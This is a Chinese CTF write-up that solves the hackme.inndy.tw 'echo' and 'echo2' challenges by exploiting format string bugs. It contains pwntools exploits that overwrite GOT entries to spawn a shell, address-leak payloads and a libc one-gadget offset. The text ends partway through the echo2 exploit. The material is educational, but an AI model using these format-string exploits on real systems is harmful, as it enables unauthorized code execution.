原 echo和echo2的wp


2017年11月12日 15:49:04 niexinming 阅读数：2016

版权声明：本文为博主原创文章，未经博主允许不得转载。 https://blog.csdn.net/niexinming/article/details/78512274

https://hackme.inndy.tw/scoreboard/ 题目很有趣，我做了echo和echo2这两个题目感觉还不错，我把wp分享出来，方便大家学习
echo的要求是


```
nc hackme.inndy.tw 7711
Tips: format string vulnerability
```

这个题目提示了是格式化字符串漏洞，所以先了解一下啥是格式化漏洞，参考 http://www.freebuf.com/articles/system/74224.html，http://bobao.360.cn/learning/detail/3654.html，http://bobao.360.cn/learning/detail/3674.html，https://paper.seebug.org/246/ 这四篇文章
下面我用ida打开ehco这个程序看main函数




```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char s; // [sp+Ch] [bp-10Ch]@2
  int v4; // [sp+10Ch] [bp-Ch]@1

  v4 = *MK_FP(__GS__, 20);
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  do
  {
    fgets(&s, 256, stdin);
    printf(&s);
  }
  while ( strcmp(&s, "exit\n") );
  system("echo Goodbye");
  exit(0);
}
```

可以看到这个程序很简单，循环输入，然后把输入的字符串输出到printf函数中，这个也就造成了格式化字符串漏洞
先运行一下程序看一下这个程序干了啥



```
h11p@ubuntu:~/hackme$ ./echo
123
123
%p
0x100
%p.%p
0x100.0xf76c25a0
```

可以看到这个程序在输入%p的时候把栈中保存的数据打印了出来
再看看程序开启了哪些保护：



```
h11p@ubuntu:~/hackme$ checksec echo
[*] '/home/h11p/hackme/echo'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
h11p@ubuntu:~/hackme$
```


看到NX enabled是开启了栈不可执行

可以通过while循环多次利用，很经典的利用方式，由于此题目没有开地址随机化，所以计算出system的plt表地址system_plt_addr，再覆写printf_got为system_plt_addr，关于got表和plt表的介绍可以参考下面的文章：http://blog.csdn.net/linyt/article/details/51635768
之后通过fgets读入"/bin/sh"时，printf("/bin/sh")已经相当于system("/bin/sh")，即可get shell
下面是我的exp

```python
from pwn import *

def debug(addr = '0x080485B8'):
    raw_input('debug:')
    gdb.attach(r, "b *" + addr)

#objdump -dj .plt test
context(arch='i386', os='linux', log_level='debug')

r = process('/home/h11p/hackme/echo')

#r = remote('hackme.inndy.tw', 7711)

elf = ELF('/home/h11p/hackme/echo')

printf_got_addr = elf.got['printf']
print "%x" % printf_got_addr
system_plt_addr = elf.plt['system']
print "%x" % system_plt_addr

payload = fmtstr_payload(7, {printf_got_addr: system_plt_addr})
print payload                              #\x10\xa0\x0\x11\xa0\x0\x12\xa0\x0\x13\xa0\x0%240c%7$hhn%132c%8$hhn%128c%9$hhn%4c%10$hhn
debug()
r.sendline(payload)
r.sendline('/bin/sh')
r.interactive()
```

下面我介绍一下fmtstr_payload这个函数，这个是专门为32位程序格式化字符串漏洞输出payload的一个函数，首先第一次参数是一个偏移量，可以由下面的
供这个偏移量的值


```python
from pwn import *
context.log_level = 'debug'
def exec_fmt(payload):
    p = process("/home/h11p/hackme/echo")

    p.sendline(payload)
    info = p.recv()
    p.close()
    return info
autofmt = FmtStr(exec_fmt)
print autofmt.offset
```



```
h11p@ubuntu: ~/PycharmProjects/testpwn
[DEBUG] Received 0x27 bytes:
    'aaaabaaacaaadaaaeaaaSTART0xf77eb000END\n'
[*] Stopped process '/home/h11p/hackme/echo' (pid 16996)
[+] Starting local process '/home/h11p/hackme/echo': pid 16998
[DEBUG] Sent 0x21 bytes:
    'aaaabaaacaaadaaaeaaaSTART%5$pEND\n'
[DEBUG] Received 0x26 bytes:
    'aaaabaaacaaadaaaeaaaSTART0x80482e7END\n'
[*] Stopped process '/home/h11p/hackme/echo' (pid 16998)
[+] Starting local process '/home/h11p/hackme/echo': pid 17000
[DEBUG] Sent 0x21 bytes:
    'aaaabaaacaaadaaaeaaaSTART%6$pEND\n'
[DEBUG] Received 0x27 bytes:
    'aaaabaaacaaadaaaeaaaSTART0xf63d4e2eEND\n'
[*] Stopped process '/home/h11p/hackme/echo' (pid 17000)
[+] Starting local process '/home/h11p/hackme/echo': pid 17002
[DEBUG] Sent 0x21 bytes:
    'aaaabaaacaaadaaaeaaaSTART%7$pEND\n'
[DEBUG] Received 0x27 bytes:
    'aaaabaaacaaadaaaeaaaSTART0x61616161END\n'
[*] Stopped process '/home/h11p/hackme/echo' (pid 17002)
[*] Found format string offset: 7
7
h11p@ubuntu:~/PycharmProjects/testpwn$
```

可以看到这个题目的偏移量是7

第二个参数是一个字典，意义是往key的地址，写入value的值
这个题目很简单，很快就解决了




```python
from pwn import *

def debug(addr = '0x080485B8'):
    raw_input('debug:')
    gdb.attach(r, "b *" + addr)

#objdump -dj .plt test
context(arch='i386', os='linux', log_level='debug')

#r = process('/home/h11p/hackme/echo')

r = remote('hackme.inndy.tw', 7711)

elf = ELF('/home/h11p/hackme/echo')

printf_got_addr = elf.got['printf']
print "%x" % printf_got_addr
system_plt_addr = elf.plt['system']
print "%x" % system_plt_addr


'''
print hex(printf_got_addr)
print hex(system_got_addr)
#printf_got_addr = 0x804a010
#system_got_addr = 0x804a018
leak_payload = "b%9$saaa" + p32(syste
r.sendline(leak_payload)
r.recvuntil('b')
info = r.recvuntil("aaa")[:-3]
print info.encode('hex')
system_addr = u32(info[:4])

print hex(system_addr)
'''


payload = fmtstr_payload(7, {printf_got_addr: system_plt_addr})
print payload                   #\x10\xa0\x0\x11\xa0\x0\x12\xa0\x0\x13\xa0\x0%240c%7$hhn%132c%8$hhn%128c%9$hhn%4c%10$hhn
#payload="aaa"
#payload=p32(printf_got_addr)+"a"*4*6+p32(system_got_addr)+"%7$n"
#print payload
#debug()
r.sendline(payload)
r.sendline('/bin/sh')
r.interactive()
```

```
h11p@ubuntu: ~/PycharmProjects/testpwn
    00000100  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 20  │
    *
    00000180  20 20 20 a0  20 20 20 20  20 20 20 20  20 20 20 20  │
    00000190  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 20  │
    *
    00000200  20 20 20 00  20 20 20 00  0a                        │
    00000209
\x10\xa0\x0\x11\xa0\x0\x12\xa0\x0\x13\xa0\x0

                                                  \x00

                     \xa0
                                                                                \x00   \x00
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x3f bytes:
    'FLAG{printf vulnerability is fun, right? %16c%7$hhn%99c%7$hhn}\n'
FLAG{printf vulnerability is fun, right? %16c%7$hhn%99c%7$hhn}
$ 
```

下面是echo2这个题目，这个题目有点难度，我花了几乎两周时间来学习和思考
echo2的要求是


```
nc hackme.inndy.tw 7712

Tips: ASLR enabled
```

下面我用ida打开ehco这个程序看main函数



```c
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rbp@0

  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  echo(v3);
}
```


查看echo函数



```c
void __usercall __noreturn echo(__int64 a1@<rbp>)
{
  *(_QWORD *)(a1 - 8) = *MK_FP(__FS__, 40LL);
  do
  {
    fgets((char *)(a1 - 272), 256, stdin);
    printf((const char *)(a1 - 272), 256LL);
  }
  while ( strcmp((const char *)(a1 - 272), "exit\n") );
  system("echo Goodbye");
  exit(0);
}
```

这个程序的流程和上一个程序的流程没有什么区别，唯一的区别是这个程序是64位的

再看看程序开启了哪些保护：



```
h11p@ubuntu:~/hackme$ checksec echo2
[*] '/home/h11p/hackme/echo2'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
h11p@ubuntu:~/hackme$
```

可以看到这个程序开启了栈不可执行，地址随机化这两个防御措施
所以一开始这个代码调试起来就很有挑战，首先参考一篇文章
http://uaf.io/exploitation/misc/2016/04/02/Finding-Functions.html
这篇文章最后实现了一个DynELF_manual.py，这个脚本是打印指定进程的基地址，libc的基地址等程序运行时各种地址的信息，这里我看到这个脚本可以
基地址，于是我就把其中的代码抽出来，因为我如果想在程序中下断点的话，必然是基地址+偏移地址，所以我的调试的代码是这样的

```python
from pwn import *
import sys, os
import re

wordSz = 4
hwordSz = 2
bits = 32
PIE = 0
mypid=0


context(arch='amd64', os='linux', log_level='debug')

def leak(address, size):
   with open('/proc/%s/mem' % mypid) as mem:
      mem.seek(address)
      return mem.read(size)

def findModuleBase(pid, mem):
   name = os.readlink('/proc/%s/exe' % pid)
   with open('/proc/%s/maps' % pid) as maps:
      for line in maps:
         if name in line:
            addr = int(line.split('-')[0], 16)
            mem.seek(addr)
            if mem.read(4) == "\x7fELF":
               bitFormat = u8(leak(addr + 4, 1))
               if bitFormat == 2:
                  global wordSz
                  global hwordSz
                  global bits
                  wordSz = 8
                  hwordSz = 4
                  bits = 64
               return addr
   log.failure("Module's base address not found.")
   sys.exit(1)

def debug(addr = 0):
    global mypid
    mypid = proc.pidof(r)[0]
    raw_input('debug:')
    with open('/proc/%s/mem' % mypid) as mem:
        moduleBase = findModuleBase(mypid, mem)
        gdb.attach(r, "set follow-fork-mode parent\nb *" + hex(moduleBase+addr))
```


这样的传入一个偏移地址就可以在gdb中成功下断了，补充一点说明，gdb中set follow-fork-mode parent这个指令的意思是：默认设置下，在调试多进程程
只会调试主进程。但是设置follow-fork-mode的话，就可调试多个进程。
set follow-fork-mode parent|child：
进入gdb后默认调试的是parent,要想调试child的话，需要设置set follow-fork-mode child,然后进入调试。当然这种方式只能同时调试一个进程。 是当你
这个函数下断点的时候，不会因为上面调用了system(“echo Goodbye”);而让gdb跑掉。

好下面开始调试，首先我把断点下在0x000000000000097F这里debug(addr=0x000000000000097F)，然后运行，发现程序成功断在你想下断

因为程序开启了随机化地址，所以首先要泄露程序的基地址和libc的基地址还要确定libc的版本
因为函数的返回地址都保存在栈中，所以要多打印一些栈中的信息


```python
def test_leak():
    payload="aaaaaaaa."
    for i in xrange(20,50):
        payload=payload+"%"+str(i)+"$p"
        payload=payload+"."
    print payload
    r.sendline(payload)
    r.recv()
```

因为输入的长度有限，所以每次最多打印50个栈中的数据，在调试的时候会发现除了函数的返回地址，打印一些其他函数的返回地址，比如__libc_start_ma




```
gdb-peda$ stack 50
0000| 0x7ffc60579680 ("aaaaaaaa.%43$p.%41$p.%42$p\n")
0008| 0x7ffc60579688 (".%43$p.%41$p.%42$p\n")
0016| 0x7ffc60579690 ("41$p.%42$p\n")
0024| 0x7ffc60579698 --> 0xa7024 ('$p\n')
0032| 0x7ffc605796a0 --> 0x0
0040| 0x7ffc605796a8 --> 0x0
0048| 0x7ffc605796b0 --> 0x0
0056| 0x7ffc605796b8 --> 0x0
0064| 0x7ffc605796c0 --> 0x0
0072| 0x7ffc605796c8 --> 0x0
0080| 0x7ffc605796d0 --> 0x0
0088| 0x7ffc605796d8 --> 0x0
0096| 0x7ffc605796e0 --> 0x0
0104| 0x7ffc605796e8 --> 0x0
0112| 0x7ffc605796f0 --> 0x0
0120| 0x7ffc605796f8 --> 0x0
0128| 0x7ffc60579700 --> 0x0
0136| 0x7ffc60579708 --> 0xff
0144| 0x7ffc60579710 --> 0x0
0152| 0x7ffc60579718 --> 0x0
0160| 0x7ffc60579720 --> 0x0
0168| 0x7ffc60579728 --> 0x0
0176| 0x7ffc60579730 --> 0x0
0184| 0x7ffc60579738 --> 0x0
0192| 0x7ffc60579740 --> 0x7f8427c56620 --> 0xfbad2087
--More--(25/50)
0200| 0x7ffc60579748 --> 0x7f842790c947 (<_IO_default_setbuf+23>:       cmp    eax,0xffffffff)
0208| 0x7ffc60579750 --> 0x7f8427c56620 --> 0xfbad2087
0216| 0x7ffc60579758 --> 0x7f8427e62700 (0x00007f8427e62700)
0224| 0x7ffc60579760 --> 0x564de8af0810 (<_start>:      xor    ebp,ebp)
0232| 0x7ffc60579768 --> 0x7f8427909439 (<_IO_new_file_setbuf+9>:       test   rax,rax)
0240| 0x7ffc60579770 --> 0x7f8427c56620 --> 0xfbad2087
0248| 0x7ffc60579778 --> 0x7f8427900fb4 (<__GI__IO_setvbuf+324>:        xor    edx,edx)
0256| 0x7ffc60579780 --> 0x0
0264| 0x7ffc60579788 --> 0xda05febe22f44100
0272| 0x7ffc60579790 --> 0x7ffc605797a0 --> 0x564de8af0a10 (<__libc_csu_init>: push   r15)
0280| 0x7ffc60579798 --> 0x564de8af0a03 (<main+74>:     mov    eax,0x0)
0288| 0x7ffc605797a0 --> 0x564de8af0a10 (<__libc_csu_init>:     push   r15)
0296| 0x7ffc605797a8 --> 0x7f84278b1830 (<__libc_start_main+240>:       mov    edi,eax)
0304| 0x7ffc605797b0 --> 0x0
0312| 0x7ffc605797b8 --> 0x7ffc60579888 --> 0x7ffc6057b2ef ("/home/h11p/hackme/echo2")
0320| 0x7ffc605797c0 --> 0x127e80ca0
0328| 0x7ffc605797c8 --> 0x564de8af09b9 (<main>:        push   rbp)
0336| 0x7ffc605797d0 --> 0x0
0344| 0x7ffc605797d8 --> 0xedffa9494c472774
0352| 0x7ffc605797e0 --> 0x564de8af0810 (<_start>:      xor    ebp,ebp)
0360| 0x7ffc605797e8 --> 0x7ffc60579880 --> 0x1
0368| 0x7ffc605797f0 --> 0x0
0376| 0x7ffc605797f8 --> 0x0
0384| 0x7ffc60579800 --> 0xbe9cb8b877072774
0392| 0x7ffc60579808 --> 0xbe6c370177b72774
--More--(50/50)
```

通过这个函数可以把函数返回地址和__libc_start_main的返回地址打印出来，这两个地址分别在41和43这个两个位置上，然后通过对比vmmap显示出来的
计算机这个两个地址的偏移




```
gdb-peda$ vmmap
Start              End                Perm      Name
0x0000564de8af0000 0x0000564de8af1000 r-xp      /home/h11p/hackme/echo2
0x0000564de8cf0000 0x0000564de8cf1000 r--p      /home/h11p/hackme/echo2
0x0000564de8cf1000 0x0000564de8cf2000 rw-p      /home/h11p/hackme/echo2
0x00007f8427891000 0x00007f8427a51000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f8427a51000 0x00007f8427c51000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f8427c51000 0x00007f8427c55000 r--p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f8427c55000 0x00007f8427c57000 rw-p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f8427c57000 0x00007f8427c5b000 rw-p      mapped
0x00007f8427c5b000 0x00007f8427c81000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007f8427e61000 0x00007f8427e64000 rw-p      mapped
0x00007f8427e7e000 0x00007f8427e80000 rw-p      mapped
0x00007f8427e80000 0x00007f8427e81000 r--p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007f8427e81000 0x00007f8427e82000 rw-p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007f8427e82000 0x00007f8427e83000 rw-p      mapped
0x00007ffc6055b000 0x00007ffc6057c000 rw-p      [stack]
0x00007ffc605a3000 0x00007ffc605a5000 r--p      [vvar]
0x00007ffc605a5000 0x00007ffc605a7000 r-xp      [vdso]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
gdb-peda$
```

程序的基地址和libc的基地址都确定了之后，下面要确定libc的版本，参考http://bobao.360.cn/ctf/detail/160.html
在打印出__libc_start_main返回地址之后，减去偏移240(这个偏移在调试的时候可以看到，而且这个偏移是十进制显示的)后可以得到__libc_start_main的实
址，比如我这里__libc_start_main实际地址就是0x7f84278b1830-240=0x7F84278B1740 这里计算出来的尾数是740，然后把这个尾数放入lib base查
属于哪个版本的libc的



```
h11p@ubuntu:~/libc-database$ ./find __libc_start_main 740
archive-glibc (id libc6_2.23-0ubuntu3_amd64)
ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu9_amd64)
h11p@ubuntu:~/libc-database$
```

发现是属于libc2.23这个版本的
确定版本之后，就去翻一下libc中有没有可以直接拿来用的代码（翻的思路主要是找libc中/bin/sh的引用），最后发现




```
.text:00000000000F0897                 mov     rax, cs:environ_ptr_0
.text:00000000000F089E                 lea     rsi, [rsp+1D8h+var_168]
.text:00000000000F08A3                 lea     rdi, aBinSh     ; "/bin/sh"
.text:00000000000F08AA                 mov     rdx, [rax]
.text:00000000000F08AD                 call    execve
.text:00000000000F08B2                 call    abort
```

这个姿势是从https://github.com/LFlare/picoctf_2017_writeup/blob/master/binary/config-console/solve.py 学到的，记下这个偏移地址0xf0897,我把这个偏移
名为MAGIC
最后，也是最关键的步骤，就是将exit的got地址覆盖为MAGIC+libc_module,这样程序在执行到exit的时候就跑去执行我想执行的代码了
这里由三个比较坑的地方要注意：
（1）由于64位的地址中会出现/x00，这里会导致printf截断，为了避免截断，要把exit_got_addr地址放在payload最后面
（2）写的时候每次最多只能写两个字节的数据，所以用printf多循环几次以便把数据覆盖完整
（3）%”+lp1+”c%10$hn 这里的lp必须是十进制的，因为地址会变，所以写入的数据有时候是4位有时候是5位，如果是四位就要在payload前面加入一个字
充，这样才能使数据对齐
最后我的exp是：

```python
from pwn import *
import sys, os
import re

wordSz = 4
hwordSz = 2
bits = 32
PIE = 0
mypid=0

#MAGIC = 0x0f1117      #locallibc
MAGIC = 0x0f0897       #remotelibc

context(arch='amd64', os='linux', log_level='debug')

def leak(address, size):
    with open('/proc/%s/mem' % mypid) as mem:
        mem.seek(address)
        return mem.read(size)

def findModuleBase(pid, mem):
    name = os.readlink('/proc/%s/exe' % pid)
    with open('/proc/%s/maps' % pid) as maps:
        for line in maps:
            if name in line:
                addr = int(line.split('-')[0], 16)
                mem.seek(addr)
                if mem.read(4) == "\x7fELF":
                    bitFormat = u8(leak(addr + 4, 1))
                    if bitFormat == 2:
                        global wordSz
                        global hwordSz
                        global bits
                        wordSz = 8
                        hwordSz = 4
                        bits = 64
                    return addr
    log.failure("Module's base address not found.")
    sys.exit(1)

def debug(addr = 0):
    global mypid
    mypid = proc.pidof(r)[0]
    raw_input('debug:')
    with open('/proc/%s/mem' % mypid) as mem:
        moduleBase = findModuleBase(mypid, mem)
        gdb.attach(r, "set follow-fork-mode parent\nb *" + hex(moduleBase+addr)+"\nb 0x7fde6384f0e7")    #b vfprintf.c:20



#r = process('/home/h11p/hackme/echo2')

r = remote('hackme.inndy.tw', 7712)

elf = ELF('/home/h11p/hackme/echo2')



printf_got_addr = elf.got['printf']
printf_plt_addr = elf.plt['printf']

exit_got_addr = elf.got['exit']
exit_plt_addr = elf.plt['exit']


system_got_addr = elf.got['system']
system_plt_addr = elf.plt['system']

#print "%x" %  elf.address


#debug(addr=0x000000000000097F)
payload_leak="aaaaaaaa.%43$p.%41$p.%42$p"

def test_leak():
    payload="aaaaaaaa."
    for i in xrange(40,45):
        payload=payload+"%"+str(i)+"$p"
        payload=payload+"."
    print payload
    r.sendline(payload)
    r.recv()

def ext(lp_num):
    if len(lp_num)==4:
        return "c"
    return ""

#test_leak()



r.sendline(payload_leak)
recv_all=r.recv().split(".")
base_module=eval(recv_all[-2]) -0xa03
print hex(base_module)
libc_module=eval(recv_all[-3]) -0x20830
print hex(libc_module)


exit_addr=base_module+exit_got_addr
print_addr=base_module+printf_got_addr
system_addr=base_module+system_plt_addr
